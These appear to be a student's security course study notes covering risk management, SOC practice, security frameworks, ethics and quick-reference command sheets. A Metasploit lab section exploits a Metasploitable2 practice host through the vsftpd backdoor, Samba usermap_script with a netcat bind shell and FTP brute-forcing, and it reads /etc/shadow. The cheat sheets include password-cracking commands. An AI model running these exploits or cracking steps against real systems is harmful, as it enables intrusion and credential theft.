---

0x0B Security Engineering Management and Frameworks

Includes Log Analysis & SIEM Exploration Using Splunk

Manual Log Analysis

Overview

- **Blue Team**: Operational security team proactively looking for signs of attacks and intrusions
- Traditional approach: Using syslog logs with grep/sed/awk commands
- Problems: Time-consuming as log sizes grow to gigabytes/terabytes
- Modern approach: Use SIEM (Security Information and Event Management System)

Apache Log Analysis

Apache Combined Log Format:

```
%h %l %u %t "%r" %>s %b "%{Referer}i" "%{User-agent}i"
```

Field Definitions:

- `%h` = IP address of client (remote host)
- `%l` = RFC 1413 identity of client
- `%u` = userid of person requesting document
- `%t` = Time server finished processing request
- `%r` = Request line from client in double quotes
- `%>s` = Status code server sends back to client
- `%b` = Size of object returned to client

Example Commands:

```
# View User Agent statistics
awk -F\" '{print $6}' access.log | uniq -c | sort -nr | head -n 10
```

```
# Find IP addresses using dirbuster
grep -i "dirbuster" /var/log/apache2/access.log | awk '{print $1}' | uniq -c

# Check response codes for dirbuster scans
grep -i "dirbuster" /var/log/apache2/access.log | awk '{print $9}' | uniq -c
```

SIEM Systems

What is a SIEM?

- **Definition**: Security Information and Event Management System
- **Examples**: Splunk, Logstash, Huntsman
- **Function**: Create Google-style indexes for fast multi-source searches
- **Benefit**: Vastly speed up complex queries across large datasets

Splunk Basics

- **Description**: "Google for machine logs"
- **Data Sources**: Network traffic, security monitoring, OS/application logs, security alerts
- **Index Prefix**: All searches should start with `index=botsv1` for competition dataset

Important Concepts:

- **Source**: Location from which data is retrieved
- **Sourcetype**: Type of data being indexed

Common Sourcetypes:

- `WinEventLog:*` - Windows Event Logs (Application, Security, System)
- `XmlWinEventLog:Microsoft-Windows-Sysmon/Operational` - Sysmon monitoring logs
- `fgt_*` - Fortigate firewall logs
- `stream:*` - Network traffic logs split by protocol
- `suricata` - IDS alerts from Suricata

Security Engineering, Operations, and Management

What is Security Engineering?

Definition (Ross Anderson): "Security engineering is about building systems to remain dependable in the face of malice, error, or mischance."

Why Security Engineering is Important

Critical Systems Examples:

- Nuclear safety control systems
- Medical equipment
- Automatic driving cars

- ATM machines
- Aeroplane controls
- Banking systems

Key Points:

- Failure can lead to death, injury, or serious harm
- Pentesting discovers weaknesses, but secure design from the start is better
- **Cost principle**: Cheaper to address security issues early in development cycle

Security Engineering Frameworks and Standards

Major Frameworks:

- **NIST EP-ITS (SP 800-27)**: 33 Principles (Withdrawn 2017)
- **NIST SP800-160**: 32 "Security Design Principles" (Appendix F)
- **OWASP**: "Security by Design Principles" - 10 Principles

Note: No de-facto list of principles = use rules of thumb

10 Security Principles (Modified OWASP List)

1. Keep Security Simple

- More complex systems = more likely security flaws exist
- Keep controls atomic

2. Make Security Usable

- **Before**: Complex certificate warnings, complicated password requirements
- **Now**: User-friendly security warnings, better UX design
- **Problem**: Overly complex security leads to workarounds (passwords on sticky notes)

3. Least Privilege

- **Users**: Limit damage by limiting user rights (no local administrator)
- **Programs**: Running as non-root limits damage after compromise
- **Principle**: Grant minimum access necessary for function

4. Segregation of Duties

- Reduce single party ability to perpetrate fraud
- **Two-man rule**: Nuclear launch requires two people
- **Examples**:
  - Person A: Update vendor bank account
  - Person B: Approve payment
  - Person C: Transfer money
- **Development**: Developer cannot directly push to production

5. Defence in Depth

Multiple Security Layers:

- System patched
- Secure coding
- Services running as non-root
- Web server in DMZ
- Firewall and IDS in place

Key Points:

- Prevent AND detect
- 100% prevention not possible or economical
- Use different vendors for each layer (anti-malware at network, email, workstation, file storage)

6. Zero Trust

Don't trust anything by default:

- User inputs = validate
- Third-party libraries = security review and pentests
- Third-party contractors = background check
- Employees = background check + monitoring
- Applications = host-based firewall + monitoring

Modern Context:

- No perimeter (Cloud Services and BYOD)
- Microsegmentation
- Fine-grained audit and adaptive security

7. Security by Default

Examples:

- Turn OFF all insecure services
- SELinux enabled out of the box
- No default passwords (or require change on first logon)
- Default deny rule on firewall

8. Fail Securely

Firewall Example:

- ☑ **Correct**: Default deny with specific allow rules
- ❌ **Wrong**: Allow everything by default

Code Example:

```
// Correct approach
isAdmin = false;
```

```
try {
    codeWhichMayFail();
    isAdmin = isUserInRole("Administrator");
} catch (Exception ex) {
    log.write(ex.toString());
}

// Wrong approach
isAdmin = true;
try {
    codeWhichMayFail();
    isAdmin = isUserInRole("Administrator");
} catch (Exception ex) {
    log.write(ex.toString());
}
```

9. Avoid Security by Obscurity

Kerckhoff's Principle:

- Protect the key, but make encryption protocol open
- Running SSH on non-standard port (2211) is OK, but don't rely on hackers NOT finding it
- Obfuscating code is not real security
- Certificate authentication on standard port is much better

10. Risk-Informed

- Does it make economic sense for the attacker?
- **Don't spend $10,000 to protect a $1,000 asset**
- Balance spending on security vs. value of assets

Information Security and Risk Management

What is Information Security Management?

Definition: Protect the security of information assets (information itself + systems that process/transmit/store information) by efficiently deploying security controls that prevent/detect threats.

Security Components:

- **Confidentiality**: Information only accessible to authorized users
- **Integrity**: Information remains accurate and unaltered
- **Availability**: Information accessible when needed
- **Accountability**: Non-repudiation, audit trails

Security Controls Examples: Access control, disaster recovery, penetration testing

Risk Management

What is Risk?

Formula: Risk = Threat + Vulnerability

Examples:

- Computer worm + unpatched OS = Risk of compromised host
- Laptop theft + unencrypted disk = Risk of data breach
- Storm + underground data centre = Risk of flooded data centre

NIST SP 800-30 Definition: "Risk is a function of the likelihood of a given threat-source's exercising a particular potential vulnerability, and the resulting impact of that adverse event on the organisation."

Risk Measurement

Qualitative Analysis:

- Function of (IMPACT, LIKELIHOOD)
- **RISK = IMPACT × LIKELIHOOD**

Risk Matrix Example:

Likelihood	Insignificant (1)	Minor (2)	Moderate (3)	Major (4)	Extreme (5)
Almost Certain (A)	M	M	H	E	E
Likely (B)	L	M	H	H	E
Possible (C)	L	M	M	H	H
Unlikely (D)	L	L	M	M	H
Rare (E)	L	L	L	L	M

Likelihood Definitions:

- **A - Almost Certain**: Highly likely to happen, possibly frequently
- **B - Likely**: Will probably happen, but not persistent
- **C - Possible**: May happen occasionally
- **D - Unlikely**: Not expected to happen, but possible
- **E - Rare**: Very unlikely this will ever happen

Risk Categories:

- **Extreme (E)**: Immediate attention & response needed
- **High (H)**: Risk to be given appropriate attention & demonstrably managed
- **Medium (M)**: Assess risk; determine if current controls adequate
- **Low (L)**: Manage by routine procedures; monitor & review locally

Quantitative Risk Analysis

Key Metrics:

- **Asset Value (AV)**: $ value of information asset
- **Exposure Factor (EF)**: % of asset loss caused by threat

- **Single Loss Expectancy (SLE)**: AV × EF
- **Annualised Rate of Occurrence (ARO)**: Frequency per year
- **Annualised Loss Expectancy (ALE)**: SLE × ARO

Example:

- Research data worth $1M (AV = $1M)
- Ransomware renders 50% useless (EF = 0.5)
- SLE = $1M × 0.5 = $500K
- Attack once every two years (ARO = 0.5)
- ALE = $500K × 0.5 = $250K

Risk Treatment Options

4 Choices:

1. **Accept**: Define risk appetite of organisation
2. **Transfer**: Buy insurance, outsource
3. **Mitigate**: Implement controls
4. **Avoid**: Give up on the activity

Types of Controls

By Implementation:

- **Administrative**: Policies, guidelines
- **Physical**: Locks and walls
- **Technical**: Software design, configurations

By Function:

- **Preventive**: Firewalls
- **Detective**: Intrusion Detection
- **Corrective**: Incident response plan

Control Examples Quiz:

- HR Manager approval for HR system access: Administrative, Preventive
- Minimum password length: Technical, Preventive
- IDS: Technical, Detective
- IPS: Technical, Preventive
- Antivirus: Technical, Preventive/Detective
- Secure coding practices: Administrative, Preventive
- Security patches: Technical, Preventive
- Incident response plan: Administrative, Corrective
- Locked data centre door: Physical, Preventive
- Surveillance camera: Physical, Detective

Security Operations Center (SOC)

Definition

Security Operations: Organised, coordinated and deliberate set of security activities to prepare, monitor and respond to cyber security incidents. Often runs 24/7.

SOC Cycle

1. Assess

Be ready for the attack!

- Network scanning
- Asset enumeration
- Vulnerability scanning (Nessus, OpenVAS)
- Configuration reviews
- Firewall rules review
- Penetration Testing / Red Teaming / Blue Teaming

2. Intelligence

Know what's inside and what's out there

- New threats
- Incidents at other organisations
- Phishing campaigns going around
- Latest attack techniques
- New vulnerabilities and vendor patches
- New IOCs (Indicators of Compromise)

3. Threat Hunting

Actively searching for signs of attack

- Use intelligence data + highly skilled cybersecurity analysts
- **Key Questions**:
  - How would the bad guys attack?
  - What would we see in logs if they were attacking?
  - How would we know if system has been compromised?
  - What would we see in logs if someone is inside network?
- **Goal**: Find incidents as early as possible

4. Detect

Ear to the ground - Minimise MTTD (Mean Time To Detect)

- Set up alerts in SIEMs based on IOCs
- Tripwire
- Antimalware
- Commercial IDS/IPS (Snort, Suricata, Palo Alto)

- DNS sinkholes
- Sandboxing technologies
- Honeypot triggers
- Reports from users

5. Respond

Minimise harm when attack occurs

Low Severity:

- Block bad IP addresses
- Disconnect active sessions
- Reset compromised accounts
- Isolate infected endpoints
- Add hashes to blacklists
- Apply patches

High Severity:

- Activate CIRT (Cyber Incident Response team) process
- Call authorities
- Enlist computer forensics experts
- Preserve evidence

6. Recover

Get back to business – minimise disruption

- Recover from backups
- Re-image infected machines
- Communicate to affected users
- Notify authorities
- Learn from the incident

Indicators of Compromise (IOCs)

Definition: Rules indicating signs of malicious activity, often linked to specific malware.

Sources:

- Downloaded from threat intelligence feeds
- Created in-house responding to incidents
- Used by threat hunters and automated IDS/IPS systems

Example IOCs:

- Staff sending thousands of SPAM
- Unusual login at unusual hours
- High CPU/Memory usage on server
- Servers making unusual internet access

- Windows registry changes
- Known/suspected bad files on filesystem
- PowerShell launched as child process from MS Office
- Internal network scanning

MITRE ATT&CK Framework

Purpose: Comprehensive matrix of adversary tactics and techniques based on real-world observations.

Example - Kerberoasting:

- **Technique**: Request service tickets and return crackable ticket hashes
- **Mitigation**: Strong passwords (25+ characters), limit service account privileges, enable AES encryption
- **Detection**: Audit Kerberos Service Ticket Operations, investigate irregular patterns

SIEM - Splunk

Description: "Google for machine logs"

Capabilities:

- Indexes 400GB+ of logs per day (terabytes at large orgs)
- Query across multiple data sources
- Set up alerts and scripted responses

Data Sources:

- Firewall/IDS/IPS logs
- Network traffic metadata
- Email traffic metadata
- Sysmon logs from endpoints
- DHCP, DNS, Auth events

Information Security Management Frameworks

Major Frameworks

ISO/IEC 27001/27002

ISO/IEC 27001:

- Framework for organisational management
- Can be formally certified against
- Annex A contains 114 controls across 14 domains (no implementation details)

ISO/IEC 27002:

- Expands on 114 controls with detailed implementation guidelines
- Not a management or certification standard
- "Big shopping list" of best practice controls

Mandatory Components for ISO 27001 Certification:

1. Scope
2. Policies & Objectives
3. Risk Assessment Methodology
4. Statement of Applicability
5. Risk Treatment Plan
6. Risk Assessment Report
7. Roles & Responsibilities
8. Inventory of Assets
9. Acceptable Use of Assets
10. Access Control Policy
11. Operating Procedures
12. Security System Engineering Principles
13. Supplier Security Policy
14. Incident Management Procedure
15. Business Continuity
16. Statutory, Regulatory, and Contractual Requirements

NIST Cybersecurity Framework (CSF)

- Best-practice controls across 6 functions and 22 specific categories
- Current version: 2.0

CIS Critical Security Controls

- 20 best-practice controls
- Developed by SANS institute in response to breaches

ACSC (Australian Cyber Security Centre)

- **Essential 8**: Mitigation strategies against incidents
- **ISM**: Australian Government Information Security Manual

Other Frameworks

- **PCI-DSS**: Payment Card Industry Data Security Standard
- **COBIT 5**: Control Objectives for Information and Related Technologies

---

Key Exam Points Summary

Security Engineering

- **Definition**: Building dependable systems facing malice, error, mischance
- **10 Core Principles**: Simplicity, Usability, Least Privilege, Segregation of Duties, Defence in Depth, Zero Trust, Security by Default, Fail Securely, Avoid Obscurity, Risk-Informed
- **Cost Principle**: Earlier fixes are exponentially cheaper

Risk Management

- **Risk Formula**: Threat + Vulnerability = Risk
- **Quantitative**: ALE = SLE × ARO
- **Qualitative**: Impact × Likelihood matrix
- **Treatment**: Accept, Transfer, Mitigate, Avoid
- **Controls**: Administrative/Physical/Technical and Preventive/Detective/Corrective

Security Operations

- **SOC Cycle**: Assess → Intelligence → Threat Hunting → Detect → Respond → Recover
- **Key Metrics**: MTTD (Mean Time To Detect), MTTR (Mean Time To Respond)
- **Tools**: SIEM (Splunk), IDS/IPS, IOCs, MITRE ATT&CK framework

Management Frameworks

- **ISO 27001/27002**: International certification standard with 114 controls
- **NIST CSF**: 6 functions, 22 categories framework
- **CIS Controls**: 20 critical security controls
- **ACSC Essential 8**: Australian government recommendations

---

0x0C Introduction to Metasploit and Ethics

Table of Contents

Workshop 0x0C: Introduction to Metasploit

Overview and Objectives

- **Metasploit Framework**: Popular penetration testing tool
- **Characteristics**: Flexible, modular, and expandable
- **Components**: Rich set of modules and plugins
- **Target Practice**: Metasploitable2 (vulnerable test system)

Scanning and Reconnaissance

Database Commands

```
# Scan target with nmap integration
msf > db_nmap -sS 172.16.104.131

# Display discovered hosts
msf > hosts
```

```
# List discovered services
msf > services

# Filter services by port
msf > services -p 80
```

Advanced Scanning

```
# Service version detection with XML output
msf > nmap -sV 172.16.104.131 -oX 131.xml

# Import XML results
msf > db_import 131.xml

# Filter services by host
msf > services -s 172.16.104.131
```

Exploitation Examples

1. VSFTPD 2.3.4 Backdoor Exploit

Vulnerability Research:

- Check Exploit DB: https://www.exploit-db.com/
- Search for "vsftpd 2.3.4"
- Confirmed malicious backdoor in download archive

Exploitation Steps:

```
# Search for relevant exploits
msf > search vsftpd

# Load the exploit module
msf > use exploit/unix/ftp/vsftpd_234_backdoor

# Get module information
msf exploit(unix/ftp/vsftpd_234_backdoor) > show info

# Set target
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.107

# Execute exploit
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Backdoor Mechanism:

- Trigger: Smiley face `:)` in username field
- Code: `sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")`
- Opens backdoor on port 6200
- Provides root shell access

Post-Exploitation:

```
# Test root access
cat /etc/shadow
```

2. Samba Usermap Script Vulnerability

Target: SMB service on port 139 **Vulnerability**: Username map script command injection

Exploitation Steps:

```
# Load SMB exploit
msf > use exploit/multi/samba/usermap_script

# Set payload
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/bind_netcat

# Show and configure options
msf exploit(multi/samba/usermap_script) > show options
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.0.107
msf exploit(multi/samba/usermap_script) > set RPORT 139
msf exploit(multi/samba/usermap_script) > set LPORT 44444

# Execute exploit
msf exploit(multi/samba/usermap_script) > exploit
```

3. ProFTPD Brute Force Attack

Scenario: ProFTPD 1.3.1 on port 2121 (no known vulnerabilities) **Approach**: Credential brute-forcing

Setup:

```
# Search for FTP login module
msf > search ftp_login

# Load brute force module
msf > use auxiliary/scanner/ftp/ftp_login

# Configure attack
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 10.0.0.107
msf auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
msf auxiliary(scanner/ftp/ftp_login) > set USER_FILE
```

```
/usr/share/wordlists/metasploit/unix_users.txt
msf auxiliary(scanner/ftp/ftp_login) > set USER_AS_PASS yes
msf auxiliary(scanner/ftp/ftp_login) > set BRUTEFORCE_SPEED 1

# Launch attack
msf auxiliary(scanner/ftp/ftp_login) > exploit
```

Module Development

Understanding Modules

- **Location**: `/usr/share/metasploit-framework/modules/`
- **Language**: Ruby
- **Structure**: Object-oriented with inheritance

Example Module Analysis

SMB Usermap Script Module (`/usr/share/metasploit-framework/modules/exploits/multi/samba/usermap_script.rb`):

- Inherits from `Msf::Exploit::Remote`
- Rank: Excellent
- Includes SMB client functionality
- Exploits command execution in username mapping

GUI Interface: Armitage

Installation and Launch

```
# Install Armitage
sudo apt install armitage

# Launch from Applications menu
```

Features:

- Graphical interface for Metasploit
- Visual host mapping
- Point-and-click exploitation
- Automated attack chains

Ethics in Cybersecurity

Fundamental Concepts

Definition of Ethics

> "Ethics are a system of principles and rules concerning moral obligations and regard for the rights of others"

Key Components

- **Moral obligations**
- **Rights of others**
- **Systematic approach**
- **Principled decision-making**

Ethical Behavior Framework

Classification Matrix

Dimensions:

- **Harm Awareness**: Unaware ↔ Aware
- **Application Level**: Personal/Ad Hoc ↔ Systematic

Behavior Types:

1. **Rationalisation/Indifference** (Unaware, Personal)
2. **Dismissive** (Aware, Personal)
3. **Mechanical** (Unaware, Systematic)
4. **Ethical Behaviour** (Aware, Systematic)

Three Major Ethical Schools

1. Consequentialism

- **Focus**: Outcomes and consequences
- **Goal**: Maximize good/minimize harm
- **Challenges**:
  - Subjective definition of "good"
  - Individual vs. collective benefit conflicts
  - Not all values are comparable or exchangeable

2. Duty-Focused (Deontological)

- **Focus**: Adherence to rules and duties
- **Principle**: Some actions are inherently right/wrong
- **Application**: Universal principles regardless of outcomes

3. Virtue-Focused

- **Focus**: Character and moral virtues
- **Emphasis**: What kind of person should I be?
- **Application**: Cultivating virtues like honesty, courage, justice

Critical Ethical Questions in Cybersecurity

Question Framework: "Where is the harm?"

Examples for Analysis:

1. **System Exploration**
    - "Where is the harm in exploring a system you discovered open?"
    - **Considerations**:
        - Unintentional knowledge disclosure
        - Creating attack vectors for others
        - Modeling malicious behavior
2. **IoT Device Activation**
    - "Where is the harm in activating all network connectivity of household devices?"
    - **Considerations**:
        - Privacy invasion
        - Security vulnerabilities
        - Consent and ownership
3. **Data Monetization**
    - "Where is the harm in using enrollment data to sell advertising?"
    - **Considerations**:
        - Consent and transparency
        - Data ownership rights
        - Secondary use implications
4. **Digital Piracy**
    - "Where is the harm in copying music without paying?"
    - **Considerations**:
        - Artist compensation
        - Industry sustainability
        - Intellectual property rights

Reflection Framework

The Golden Rule Test

Key Question: "Is this principle one that you would like applied to you?"

Application Process:

1. Identify the underlying principle
2. Consider role reversal
3. Evaluate personal comfort with universal application
4. Assess fairness and reciprocity

Professional Ethics Context

Australian Computer Society (ACS) Code of Ethics

Number of Core Values: **6 Values**

The Six Values:

1. **The Primacy of the Public Interest**
2. **The Enhancement of Quality of Life**
3. **Honesty**
4. **Competence**
5. **Professional Development**
6. **Professionalism**

Key Components:

- **Professional Conduct Rules**: Detailed guidelines for behavior
- **Professional Standards**: Technical and ethical benchmarks
- **Continuing Professional Development**: Ongoing learning requirements

Current Industry Focus

- **Legal Compliance**: Avoiding legislation violations
- **Financial Protection**: Preventing substantial fines
- **Reputation Management**: Protecting brand value
- **Risk Mitigation**: Proactive ethical frameworks

GDPR as Ethics in Law

- **Principle**: Data protection and privacy rights
- **Enforcement**: Significant financial penalties
- **Global Impact**: Worldwide compliance requirements
- **Precedent**: Ethics codified into enforceable law

Complex Ethical Scenarios

The Trolley Problem in Cybersecurity

Core Issue: "Human life is not fungible"

- **Application**: Autonomous system decisions
- **Challenge**: Quantifying incomparable values
- **Relevance**: AI decision-making in security contexts

Information Gathering Ethics

When asking questions, expect three types of responses:

1. **Perception of truth** - What they believe is accurate
2. **What they think you want to hear** - Socially desirable responses
3. **Lies** - Deliberate deception

Practical Application

Decision-Making Process

1. **Identify stakeholders** and their interests
2. **Analyze potential consequences** across different timeframes
3. **Consider duty-based obligations** and universal principles
4. **Evaluate character implications** - virtue development
5. **Apply reflection test** - reciprocity and fairness
6. **Document reasoning** for accountability

Common Cybersecurity Ethical Dilemmas

- **White Hat vs. Gray Hat** activities
- **Disclosure timelines** for vulnerabilities
- **Penetration testing boundaries**
- **Data collection and retention**
- **Automated defense responses**
- **International law variations**

Key Takeaways

Ethics Requires Exploration

- **Complexity**: If resolution is simple, it's not truly an ethical dilemma
- **Multiple perspectives**: Different frameworks yield different answers
- **Context dependency**: Situational factors matter significantly

Everything is Affected

- **Behavior patterns**
- **Stakeholder expectations**
- **Public perception**
- **Outcome recognition and accountability**

Professional Responsibility

- **Continuous education** on ethical frameworks
- **Proactive consideration** of ethical implications
- **Collaborative discussion** with peers and mentors
- **Documentation** of ethical decision-making processes

Key Terms Glossary

Metasploit Framework: Comprehensive penetration testing platform with modular exploit capabilities

Metasploitable2: Intentionally vulnerable Linux system for security testing practice

Workspace: Organizational unit in Metasploit for project separation and result management

Payload: Code executed on target system after successful exploitation

Auxiliary Modules: Non-exploit tools for reconnaissance, scanning, and brute-forcing

Ethics: System of moral principles governing behavior and decision-making

Consequentialism: Ethical framework judging actions by their outcomes

Deontological Ethics: Duty-based ethical framework focusing on inherent right/wrong

Virtue Ethics: Character-based ethical framework emphasizing moral development

GDPR: General Data Protection Regulation - EU privacy law with global implications

---

🔧 COMMAND REFERENCE SECTIONS

Nmap Scanning Commands

```
# Basic Scans
nmap <target>                    # Basic scan
nmap -sS <target>                # SYN scan (stealth)
nmap -sT <target>                # TCP connect scan
nmap -sU <target>                # UDP scan
nmap -sn <target>                # Ping sweep (no port scan)

# Port Specifications
nmap -p 80,443 <target>          # Specific ports
nmap -p 1-1000 <target>          # Port range
nmap -p- <target>                # All ports
nmap --top-ports 100 <target>    # Top 100 ports

# Advanced Options
nmap -O <target>                 # OS detection
nmap -sV <target>                # Version detection
nmap -A <target>                 # Aggressive scan (OS, version, scripts)
nmap -sC <target>                # Default scripts
nmap --script <script> <target> # Specific script

# Timing and Stealth
nmap -T0 <target>                # Paranoid (slowest)
nmap -T1 <target>                # Sneaky
nmap -T2 <target>                # Polite
nmap -T3 <target>                # Normal (default)
nmap -T4 <target>                # Aggressive
nmap -T5 <target>                # Insane (fastest)

# Output Options
nmap -oN output.txt <target>     # Normal output
nmap -oX output.xml <target>     # XML output
nmap -oG output.gnmap <target>  # Greppable output
```

```
nmap -oA output <target>        # All formats

# Common Examples
nmap 192.168.56.0/24           # Ping sweep + port scan subnet
nmap -sn 192.168.56.0/24       # Ping sweep only
```

OpenSSL Commands

```
# Key Generation
openssl genrsa -out private.key 2048                # Generate RSA private key
openssl rsa -in private.key -pubout -out public.key # Extract public key
openssl req -new -x509 -key private.key -out cert.crt # Generate certificate

# Encryption/Decryption
openssl enc -aes-256-cbc -in file.txt -out file.enc # Encrypt file
openssl enc -aes-256-cbc -d -in file.enc -out file.txt # Decrypt file

# Hashing
openssl dgst -sha256 file.txt                       # SHA-256 hash
openssl passwd -1 password                          # Generate password hash (MD5)
openssl passwd -6 password                          # SHA-512 hash

# Certificate Operations
openssl x509 -in cert.crt -text -noout             # View certificate
openssl verify cert.crt                            # Verify certificate
openssl s_client -connect example.com:443          # Test SSL connection

# Base64 Encoding/Decoding
openssl base64 -in file.txt -out file.b64          # Encode
openssl base64 -d -in file.b64 -out file.txt       # Decode
```

GDB Commands for Exploit Development

```
# Basic Commands
gdb ./program                   # Start GDB
run                            # Run program
run arg1 arg2                  # Run with arguments
continue                       # Continue execution
quit                           # Exit GDB

# Breakpoints
break main                     # Break at main function
break *0x08048000              # Break at address
info breakpoints               # List breakpoints
delete 1                       # Delete breakpoint 1

# Examining Memory
x/10x $esp                     # Examine 10 hex words at ESP
x/10i $eip                     # Examine 10 instructions at EIP
```

```
x/s 0x08048000              # Examine string at address
print $eax                  # Print register value

# Stack and Registers
info registers              # Show all registers
info frame                  # Show current frame
backtrace                   # Show call stack
disas main                  # Disassemble function

# Pattern Creation (with GDB-PEDA)
pattern create 200          # Create cyclic pattern
pattern offset 0x41414141   # Find offset of pattern
```

Metasploit Commands

```
# Basic Operations
msfconsole                  # Start Metasploit
search <term>               # Search for modules
use <module>                # Use a module
show options                # Show module options
set <option> <value>        # Set option value
exploit                     # Run exploit
run                         # Alternative to exploit

# Payload Operations
show payloads               # List available payloads
set payload <payload>       # Set payload
generate -f <format>        # Generate payload

# Common Modules
use exploit/multi/handler   # Generic payload handler
use exploit/windows/smb/ms17_010_eternalblue
use auxiliary/scanner/portscan/tcp
use auxiliary/scanner/ssh/ssh_login

# Session Management
sessions -l                 # List active sessions
sessions -i 1               # Interact with session 1
background                  # Background current session
```

Wireshark Filter Syntax

```
# Basic Filters
ip.addr == 192.168.1.1      # Traffic to/from specific IP
ip.src == 192.168.1.1       # Traffic from specific IP
ip.dst == 192.168.1.1       # Traffic to specific IP
tcp.port == 80              # Traffic on port 80
udp.port == 53              # UDP traffic on port 53
```

```
# Protocol Filters
http                            # HTTP traffic
https or ssl                    # HTTPS/SSL traffic
dns                            # DNS traffic
ftp                            # FTP traffic
ssh                            # SSH traffic
telnet                         # Telnet traffic
smtp                           # SMTP traffic

# Advanced Filters
tcp.flags.syn == 1             # SYN packets
tcp.flags.ack == 1             # ACK packets
tcp.flags.rst == 1             # RST packets
tcp.window_size == 0           # Zero window
tcp.analysis.retransmission   # Retransmissions
tcp.analysis.duplicate_ack    # Duplicate ACKs

# Combination Filters
ip.addr == 192.168.1.1 and tcp.port == 80
http.request.method == "POST"
http.response.code == 404
tcp.port == 80 or tcp.port == 443
not arp and not dns
```

Volatility Memory Forensics

```
# Profile Detection
volatility -f memory.dump imageinfo
volatility -f memory.dump kdbgscan

# Process Analysis
volatility -f memory.dump --profile=Win7SP1x64 pslist
volatility -f memory.dump --profile=Win7SP1x64 pstree
volatility -f memory.dump --profile=Win7SP1x64 psxview

# Network Connections
volatility -f memory.dump --profile=Win7SP1x64 connections
volatility -f memory.dump --profile=Win7SP1x64 connscan
volatility -f memory.dump --profile=Win7SP1x64 netscan

# Malware Analysis
volatility -f memory.dump --profile=Win7SP1x64 malfind
volatility -f memory.dump --profile=Win7SP1x64 hollowfind
volatility -f memory.dump --profile=Win7SP1x64 apihooks

# File System
volatility -f memory.dump --profile=Win7SP1x64 filescan
volatility -f memory.dump --profile=Win7SP1x64 dumpfiles -Q 0x12345678 -D output/
```

Password Cracking

John the Ripper

```
# Basic Usage
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show hash.txt                    # Show cracked passwords
john --format=NT hash.txt               # Specify hash format

# Common Formats
john --format=md5crypt hash.txt         # MD5 crypt
john --format=sha512crypt hash.txt      # SHA-512 crypt
john --format=Raw-MD5 hash.txt          # Raw MD5
john --format=Raw-SHA1 hash.txt         # Raw SHA-1

# Rules and Mutations
john --wordlist=wordlist.txt --rules hash.txt
john --incremental hash.txt             # Brute force mode

# Unshadow (for /etc/shadow)
unshadow /etc/passwd /etc/shadow > combined.txt
john combined.txt
```

Hashcat

```
# Basic Usage
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt     # MD5
hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt  # NTLM
hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt  # SHA-512 Unix

# Common Hash Types
-m 0      MD5
-m 100    SHA1
-m 1000   NTLM
-m 1400   SHA256
-m 1700   SHA512
-m 1800   SHA512 Unix
-m 3200   bcrypt
-m 5600   NetNTLMv2

# Attack Modes
-a 0      Dictionary attack
-a 1      Combination attack
-a 3      Brute force attack
-a 6      Hybrid wordlist + mask
-a 7      Hybrid mask + wordlist

# Rules and Masks
hashcat -m 0 hash.txt -a 3 ?d?d?d?d?d?d?d?d    # 8 digits
hashcat -m 0 hash.txt -a 3 ?u?l?l?l?l?l?d?d     # Upper+5lower+2digits
hashcat -m 0 hash.txt -r /usr/share/hashcat/rules/best64.rule wordlist.txt
```

QUICK THEORY REFERENCE

Cryptography Fundamentals

Core Principles

- **Confidentiality**: Encryption protects data from unauthorized access
- **Integrity**: Hashing ensures data hasn't been tampered with
- **Authentication**: Digital certificates verify identity
- **Non-repudiation**: Digital signatures prevent denial of actions
- **Availability**: NOT a cryptographic goal (handled by other security measures)

Symmetric vs Asymmetric Cryptography

Symmetric Cryptography

- **Challenge**: Key distribution problem - how to securely share the secret key
- **Algorithms**: AES, DES, 3DES
- **Modes**: ECB (insecure, shows patterns), CBC (secure, chains blocks)
- **Use Cases**: Bulk data encryption, fast encryption/decryption

Asymmetric Cryptography

- **Key Pairs**: Public key (shareable) and private key (secret)
- **Digital Signatures**: Sign with private key, verify with public key
- **Encryption**: Encrypt with public key, decrypt with private key
- **Algorithms**: RSA, ECC, DSA

Diffie-Hellman Key Exchange

```
Parameters: a, b (private), g, p (public)
Alice computes: A = g^a mod p (sends to Bob)
Bob computes: B = g^b mod p (sends to Alice)
Shared secret: K = g^ab mod p

Man-in-the-Middle Attack:
Mallory intercepts and establishes separate keys with Alice and Bob
```

Hash Functions and Attacks

- **Hash Collision**: Two different inputs produce same hash output
- **MD5**: Vulnerable to collisions, deprecated
- **SHA-1**: Deprecated
- **SHA-256/SHA-3**: Currently secure

Password Security

- **Salt**: Random value added to password before hashing
- **Stretching**: Intentionally slow hashing (bcrypt, Argon2)
- **Rainbow Tables**: Pre-computed hash lookups (defeated by salt)

Kerckhoff's Principle

Security should not depend on secrecy of the algorithm design - only the key should be secret.

Memory Security and Buffer Overflows

Stack Structure

```
High Memory Address
├── Command Line Arguments
├── Environment Variables
├── Stack (grows down)
│   ├── Local Variables
│   ├── Saved Registers
│   ├── Return Address  ← Target for overflow
│   └── Function Parameters
├── Heap (grows up)
├── Data Segment
└── Code Segment
Low Memory Address
```

Buffer Overflow Attack Process

1. **Identify vulnerable function**: `gets()`, `strcpy()`, `sprintf()`
2. **Calculate offset**: Distance to return address
3. **Craft payload**: Filler + Return Address + Shellcode
4. **Execute**: Overwrite return address to point to shellcode

Assembly Basics

- **Prologue**: Function entry (`push ebp; mov ebp, esp`)
- **Epilogue**: Function exit (`mov esp, ebp; pop ebp; ret`)
- **Stack grows downward** (higher to lower addresses)
- **EBP > ESP** in normal programs
- **Assembly instructions**:
  - `mov eax, 0x10` - Move value to register
  - `sub eax, 0x10` - Subtract from register
  - `cmp eax, 0x10` - Compare values (sets flags)

Defense Mechanisms

Stack Canaries

- Random values placed before return address
- Checked on function return
- **Bypass**: Overwrite canary with correct value (if leaked)

ASLR (Address Space Layout Randomization)

- Randomizes memory layout of processes
- Makes it harder to predict addresses
- **Bypass**: Information leaks, brute force attacks

DEP/NX (Data Execution Prevention)

- Marks stack and heap as non-executable
- Prevents shellcode execution
- **Bypass**: Return-to-libc, ROP (Return-Oriented Programming)

PIE (Position Independent Executable)

